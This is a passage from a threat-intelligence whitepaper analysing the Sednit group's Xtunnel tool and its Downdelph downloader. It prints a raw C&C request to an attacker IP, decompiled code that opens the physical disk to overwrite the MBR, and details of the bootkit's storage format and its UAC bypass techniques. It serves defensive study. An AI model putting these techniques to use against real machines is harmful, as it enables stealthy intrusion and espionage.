


Figure 43.2 **Xtunnel CFG after obfuscation**

While the control flow has been heavily obfuscated, strangely the strings and data are kept in plain text. We speculate that the developers applied an (unknown) code obfuscation tool, which was enough to achieve their goal — probably bypassing some security products.

Conclusion and Open Questions

We believe **Xtunnel** to be of high importance to the Sednit operators, despite the questionable quality of the code as we discussed in the analysis. In particular, it is the only Sednit component we know with heavy code obfuscation. Additionally, the numerous features added over the last three years indicate an ongoing development effort.

Finally, we would like to stress that our analysis is solely based on the capabilities found in the binaries. In particular, we do not have in-the-wild examples on how **Xtunnel** is deployed, and what kind of network traffic is usually forwarded.

CLOSING REMARKS

In order to perform its espionage activities, the Sednit group mainly relies on two backdoors, **Xagent** and **Sedreco**, which were intensively developed over the past years. Similarly, notable effort has been invested into **Xtunnel**, in order to pivot in a stealthy way. Overall, these three applications should be a primary focus to anyone wanting to understand and detect the Sednit group's activities.

Nevertheless, the spying and pivoting capabilities of Sednit are not limited to the software described in this second part of our whitepaper. For example, they regularly deploy the following on target computers:

- Password retrieval tools for browsers and email clients; some of these tools are custom, while others are publicly available (like the SecurityXploded tools *[97]*)
- Windows password retrieval tools, with custom builds of the infamous mimikatz *[98]* and some custom tools
- A custom tool to take regular screenshots of the target computer

Moreover, the Sednit group created numerous small executables to perform specific tasks, like copying or removing files. The developers seem therefore to closely follow the operational needs of the group, causing us to speculate that they are not outsiders paid for a one-time job, but fully-fledged members of the group.

Part 3

A Mysterious Downloader

EXECUTIVE SUMMARY

The Sednit group — also known as APT28, Fancy Bear and Sofacy — is a group of attackers operating since 2004 if not earlier and whose main objective is to steal confidential information from specific targets.

This is the third part of our whitepaper "En Route with Sednit", which covers the Sednit group activities since 2014. Here, we describe a special downloader named **Downdelph**.

The key points described in this third installment are the following:

- **Downdelph** was used only seven times over the past two years, according to our telemetry data: we believe this to be a deliberate strategy formulated in order to avoid attracting attention
- **Downdelph** has been deployed on a few occasions with a never-previously-documented Windows bootkit, which shares some code with the infamous BlackEnergy malware
- **Downdelph** has been deployed on a few occasions with a previously undocumented Windows rootkit

INTRODUCTION

The Third Part of the Trilogy

Figure 44 shows the main components that the Sednit group has used over the last two years, with their interrelationships. It should not be considered as a complete representation of their arsenal, which also includes numerous small, custom tools.




Figure 44. **Main attack methods and malware used by the Sednit group since 2014, and how they are related**

We divide Sednit's software into three categories: the first-stage software serves for reconnaissance of a newly compromised host, then comes the second-stage software intended to spy on machines deemed interesting, while the pivot software finally allows the operators to reach other computers.

In this third part, we describe the first-stage software named **Downdelph**, outlined in **Figure 44**. This software was deployed only seven times by the Sednit operators, according to our telemetry data. Interestingly, some of these deployments were made with advanced persistence methods: a Windows bootkit and a Windows rootkit.

All the components shown in **Figure 44** are described in this whitepaper, with the exception of **Usbstealer**, a tool to exfiltrate data from air-gapped machines that we have already described at WeLiveSecurity *[5]*. Recent versions have been documented by Kaspersky Labs *[6]* as well.

DOWNDELPH

Identikit

Downdelph is a lightweight downloader developed in the Delphi programming language

Alternative Names

Delphacy

Usage

Downdelph is a first-stage component deployed only in very rare cases by the Sednit operators. Over the past two years this low-profile approach has been combined with advanced persistence methods — a bootkit and a rootkit — probably in order to spy on special targets for long periods of time. **Downdelph** was used to deploy **Xagent** and **Sedreco** on infected machines.

Known period of activity

November 2013 to September 2015.

Known deployment methods

- Targeted phishing emails

Distinguishing characteristics

- **Downdelph** was deployed with a Windows bootkit infecting the Master Boot Record (MBR). To the best of our knowledge, the bootkit has not been previously documented. Interestingly, this bootkit shares some code with some earlier samples of the infamous BlackEnergy malware *[11]*.
- **Downdelph** was deployed with a Windows rootkit named HIDEDRV by its developers. To the best of our knowledge, the rootkit has not been previously documented.
- One **Downdelph** C&C server, `intelmeserver.com`, was active for nearly two years, from November 2013 to August 2015, and is currently sinkholed by Kaspersky Labs.

Timeline

The dates presented in this timeline refer to when we believe **Downdelph** was deployed with a specific persistence method, possibly against several different targets, and are based on ESET's LiveGrid® *[100]* telemetry data.




Figure 45. **Downdelph major events**

As shown in the timeline, **Downdelph** operators abandoned more complex persistence methods over time, probably due to new security features introduced in Windows.

Deployment

As mentioned in the timeline, we were able to find only seven deployments of **Downdelph**. Such deployments start with a dropper, which contains **Downdelph** and some additional binaries, as depicted in **Figure 46**.




Figure 46. **Downdelph deployments, with the purpose and name of each file**

In Cases 3 to 6, the deployed binaries used a User Account Control (UAC) bypass technique, as mentioned in Figure 46. Two different UAC bypass techniques were employed; the first one relying on a custom "RedirectEXE" shim database *[101]*, while the second one is based on a DLL load order hijacking of the Windows executable `sysprep.exe`, which possesses the property to auto-elevate its privileges *[102]*.

In Case 7, the dropper was deployed through a targeted phishing email. We do not have any evidence of this deployment method for the other cases. In this particular case, the dropper opens a decoy document when executed, to reinforce the illusion the email was legitimate. **Figure 47** shows this decoy document, an invitation to a conference organized by the Slovak Foreign Policy Association in November 2015 regarding Russia-Ukraine relations *[103]*.

FRIEDRICH EBERT STIFTUNG

SFPA

MINISTRY OF FOREIGN AND EUROPEAN AFFAIRS OF THE SLOVAK REPUBLIC

Conference	**EU Eastern Policy: shaping relations with Russia and Ukraine**
Date	3 November 2015
Venue	Congress Hall of the Ministry of Foreign and European Affairs of the Slovak Republic, Hlboká cesta 2, Bratislava
Organizer	Research Center of the Slovak Foreign Policy Association
Partners	Friedrich Ebert Stiftung and the Ministry of Foreign and European Affairs of the Slovak Republic
Media partner	EurActiv.sk
Working language	English
Aim	The aim of the conference is to discuss EU policy towards Eastern Europe with focus on topical issues that frame its current agenda with Russia and Ukraine. The one-day conference will, first, examine prospects for further development of the EU sanctions policy towards Russia in light of the implementation of the Minsk agreements and investigation of shooting of the Malaysian aircraft MH17; second, evaluate situation in Ukraine with focus on reform progress and domestic political (un)stability; and finally, analyse potential for cooperation between the EU members states in Central and South Eastern Europe and Ukraine in security of natural gas supply against Russia's moves in her export policy. The conference discussion will also aim to reflect upon a revised European Neighbourhood Policy that will be proposed by the European Commission in autumn 2015, and to contribute to the preparation of the EU global strategy for foreign and security policy recently started by the European External Action Service.

AGENDA

8:00-8:45 **Registration of participants**

Figure 47. **Decoy document used in Case 7 (September 2015)**

Core Behavior

Downdelph's core logic is implemented in one Delphi class, named `TMyDownloader` by its developers, and remained the same in all samples we analyzed. Roughly summarized, **Downdelph** first downloads a main configuration file, which allows extending the list of C&C servers, and then fetches a payload from each of these C&C servers.

The whole process is pictured in **Figure 48**, and is detailed thereafter for the most recent **Downdelph** sample known (Case 7 in Figure 46).




Figure 48. **Downdelph communication workflow**

Extend C&C servers List

First, **Downdelph** downloads a main configuration file named `extended.ini` from the initial C&C server, whose address is hardcoded in the binary. The network request is an **HTTP POST** with a URI containing the file name to fetch encoded with a custom algorithm, as pictured in **Figure 49**.

```
POST /search.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0)
Content-Type: application/x-www-form-urlencoded
Host: 104.171.117.216
Content-Length: 68
Cache-Control: no-cache

as_ft=e&as_q=gTVdOYQV&as_oq=yRFJZS2dleHh0dGhlTW5xZE1lSWRuLmlpWG5RaQr
```

"extended.ini" encoded

Figure 49. **Downdelph request to download main configuration file**

The encoding algorithm was designed to make writing signatures on **Downdelph** network requests difficult. To do so, pseudo-randomly generated characters are inserted between each original character during the encoding, such that the same input text will be encoded differently each time.

The response from the server is an RC4-encrypted configuration file following the INI format *[104]*, and composed of a single section named `[options]`, which contains the key-value pairs described in **Table 12**.

Table 12. **Downdelph main configuration file `extended.ini`**

Key	Value
`Servers`	Comma-separated list of additional C&C server addresses (can be `NULL`)
`Crypt`	Defines whether server configuration files — described below — will be RC4-encrypted or not
`Sleep`	Time to wait before contacting C&C servers again
`Key`	Cryptographic key to replace the default key (can be `NULL`)

If the `Servers` key is not empty, **Downdelph** adds the C&C server addresses to its list of servers to contact to download payloads.

The RC4 algorithm uses by default a 50-byte hardcoded value, to which the last two bytes of the input text are appended to form the key, before decrypting. This 50-byte value is present in other Sednit components, such as **Seduploader** and **Xagent**.

Payload Download

For each known C&C server — the initial one and the additional ones possibly provided in `extended.ini` — **Downdelph** performs three steps leading to the download of a payload.

First, it sends a machine ID, which was previously generated from the hard drive serial number.

Second, it downloads a configuration file named `pinlt.ini` describing the payload to fetch from this particular C&C server (if any). The network request follows a format similar to the one shown in Figure 49. The possible key-value pairs of the received file are described in **Table 13**.

Table 13. **Downdelph server configuration file `pinlt.ini`**

Key	Value
`Sleep`	Time to wait before contacting C&C servers again (if present, overrides value provided in `extended.ini`)
`Crypt`	Defines whether or not the payload will be RC4-encrypted
`Key`	Cryptographic key to replace the default key (if present, overrides value provided in `extended.ini`)
`FileName`	Name of the payload to fetch
`PathToSave`	Location in which to save the payload on the local machine, or alternatively `shell` to indicate the payload is a shellcode to execute in memory
`Execute`	Defines whether the payload will be executed, or simply dropped on the machine
`RunApp`	Command line to run the payload (for example `rundll32.exe` for a DLL payload)
`Parameters`	Parameters to pass to the payload
`Delete`	Defines whether or not the payload will be deleted from the local machine after being executed
`DelSec`	Time to wait before trying to delete the file

Finally, if the previous configuration file is non-empty, **Downdelph** downloads a payload from this C&C server, and processes it according to the configuration.

Once all C&C servers have been contacted, **Downdelph** sleeps for a certain amount of time (defined by the `Sleep` key in its configuration), and then re-starts the whole workflow from the beginning, including downloading the main configuration file from the initial C&C server.

We do not have in-the-wild examples of **Downdelph** configuration files. Nevertheless, we know that in a few cases this component eventually downloaded **Sedreco** and **Xagent**.

Persistence Mechanisms

In most of the deployments we analyzed, **Downdelph** was dropped with a companion binary taking charge of its persistence, as pictured in Figure 46. This section describes the two most interesting persistence methods employed, respectively with a bootkit and a rootkit, leaving aside the classic and more common Windows Registry modification methods.

Bootkit

Interestingly, we observed **Downdelph** deployment with a *bootkit* on two occasions, Cases 1 and 5 in Figure 46. As defined in ESET's VirusRadar® *[105]*, a bootkit is "*A type of rootkit that infects the Master Boot Record or Volume Boot Record (VBR) on a hard disk drive in order to ensure that its code will be run each time the computer boots. […]*".

In recent years, bootkits have become popular as a way to load unsigned malicious Windows drivers, which is normally prevented by the OS in 64-bit versions of Windows. But in the present case the bootkit serves as a stealthy persistence method for the user-mode downloader **Downdelph** — although for this purpose an unsigned driver will indeed be loaded, as we will describe later. Persistence through a bootkit makes detection harder, as its code is executed before the operating system is fully loaded.

The bootkit in question has the ability to infect Microsoft Windows versions from Windows XP to Windows 7, on both 32-bit and 64-bit architectures. To the best of our knowledge the bootkit used by **Downdelph** has never been documented, even though it belongs to the well-known category of bootkits infecting the Master Boot Record (MBR) — first sector of the hard drive — to take control of the startup process.

We will now describe the various components installed on the machine during the infection by the bootkit, and then how those components cooperate during startup to eventually execute **Downdelph**.

Installation Process

The bootkit installation process varies depending on the Windows version, and whether the machine is 32-bit or 64-bit. In all cases the bootkit installer starts by overwriting the hard drive's first sectors — a sector being the basic hard drive storage unit, resulting in a new hard drive layout as shown in **Figure 50** and described in the following.

Figure 50. **Beginning of infected hard drive layout**

First things first: the MBR is overwritten with a custom version, while an encrypted copy of the original MBR code is stored in the second sector. Starting in the third sector comes the core bootkit code, encrypted with a simple XOR-based algorithm. This core code will be slightly different depending on the operating system versions, as the hooks — described later — put in place at startup will vary. Finally comes an RC4-encrypted Windows driver, which depending on the architecture will be a 32-bit or 64-bit binary.

In order to access the first sectors of the hard drive, the installer employs a technique previously seen in the infamous TDL4 bootkit *[106]*, whose code is shown in **Figure 51**.

```
// Opens a handle on the system partition.
GetSystemDirectoryA(lpSystemDirectory, 259u);
wsprintfA(FileName, "\\\\.\\%c:", lpSystemDirectory[0]);
hDevice = CreateFileA(FileName, GENERIC_WRITE|GENERIC_READ, FILE_SHARE_WRITE|FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
if ( hDevice == (HANDLE)0xFFFFFFFF )
{
  GetLastError();
  return 0;
}
BytesReturned = 0;
xmemset(&VolumeDiskExtents, 0, 256u);
// Retrieves the disk number.
LOBYTE(v0) = DeviceIoControl(
               hDevice,
               IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS,
               0,
               0,
               &VolumeDiskExtents,
               256u,
               &BytesReturned,
               0);
if ( !v0 )
  goto LABEL_6;
if ( VolumeDiskExtents.NumberOfDiskExtents > 0 )
{
  // Opens a handle on the physical system disk ( where the MBR is stored )
  wsprintfA(lpPhysicalDrive, "\\\\.\\PhysicalDrive%d", VolumeDiskExtents.Extents[0].DiskNumber);
  hDrive = CreateFileA(
             lpPhysicalDrive,
             GENERIC_WRITE|GENERIC_READ,
             FILE_SHARE_WRITE|FILE_SHARE_READ,
             0,
             OPEN_EXISTING,
             0,
             0);
```

Figure 51. **MBR opening code, as seen in a decompiler**

Once this device access is established, the installer simply calls the Windows API function `WriteFile` to overwrite the hard drive's first sectors. It should be noted that this method requires administrative rights on the system.

Second, the installer stores a DLL in the newly created Windows Registry key `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Core Packages`. As we will explain later, this binary is the user mode component of the bootkit. Additionally, **Downdelph** itself is stored in the same registry path, but in the key named `Impersonation Packages`.

These two files are stored in Windows' Registry following a custom-encrypted data format that is also used for the bootkit code initially contained in the installer. More precisely, the data are aPLib-compressed *[107]*, then RC4-encrypted, and begin with the following header:

```
struct PackedChunkHeader
{
              DWORD magic; // set to `0x203a3320` (` :3 ` in ASCII)
              DWORD packed_size;
              DWORD unpacked_size;
              DWORD key_size;
              BYTE  rc4_key[16];
};
```

The magic 4-byte value " :3 " is also written by the bootkit installer at offset `0x19B` of the MBR, as a marker to indicate that the hard drive has already been infected in the event that the installer is re-executed.

Startup Process

Once installed, the bootkit takes control of the machine during the next system startup. The startup process is detailed in **Figure 52** for Windows 7, where only the steps involving the bootkit are shown.




Figure 52. **Startup process of a Windows 7 machine infected by the bootkit**

Roughly summarized, a bootkit's objective is to "survive" Windows' startup and eventually to execute a payload once the operating system is fully running. Such survival is made difficult by the strong modifications of the machine state at each step of the startup process (for example by reorganizing memory or switching the CPU mode). Hence, starting from the initially infected MBR, the bootkit ensures at each step that it will regain control at the *next* step, mainly by setting hooks.

While the bootkit workflow described in **Figure 52** bears some similarities with other known MBR-infected bootkits (see "Bootkits: Past, Present & Future" *[108]* for some examples), there are certain particularities that we would like to point out:

- The bootkit MBR decrypts the bootkit code and the bootkit driver initially stored from the third sector (see Figure 50) into a memory buffer. On the system we used for analysis, the buffer was located at physical memory address `0x97C00`. This memory area therefore contains the bulk of the bootkit code, and the hooks in `bootmgr`, `winload.exe` and `ACPI.sys` re-route the execution flow to this buffer. It is more common for bootkits to copy their code at each step into a new memory area, in order to survive memory re-organization during startup.

- This is the first use of the genuine Windows driver `ACPI.sys` in a bootkit, to the best of our knowledge. More precisely, the entry-point of this driver is patched to redirect to a small snippet of code written in its resources section, as shown in **Figure 53**.

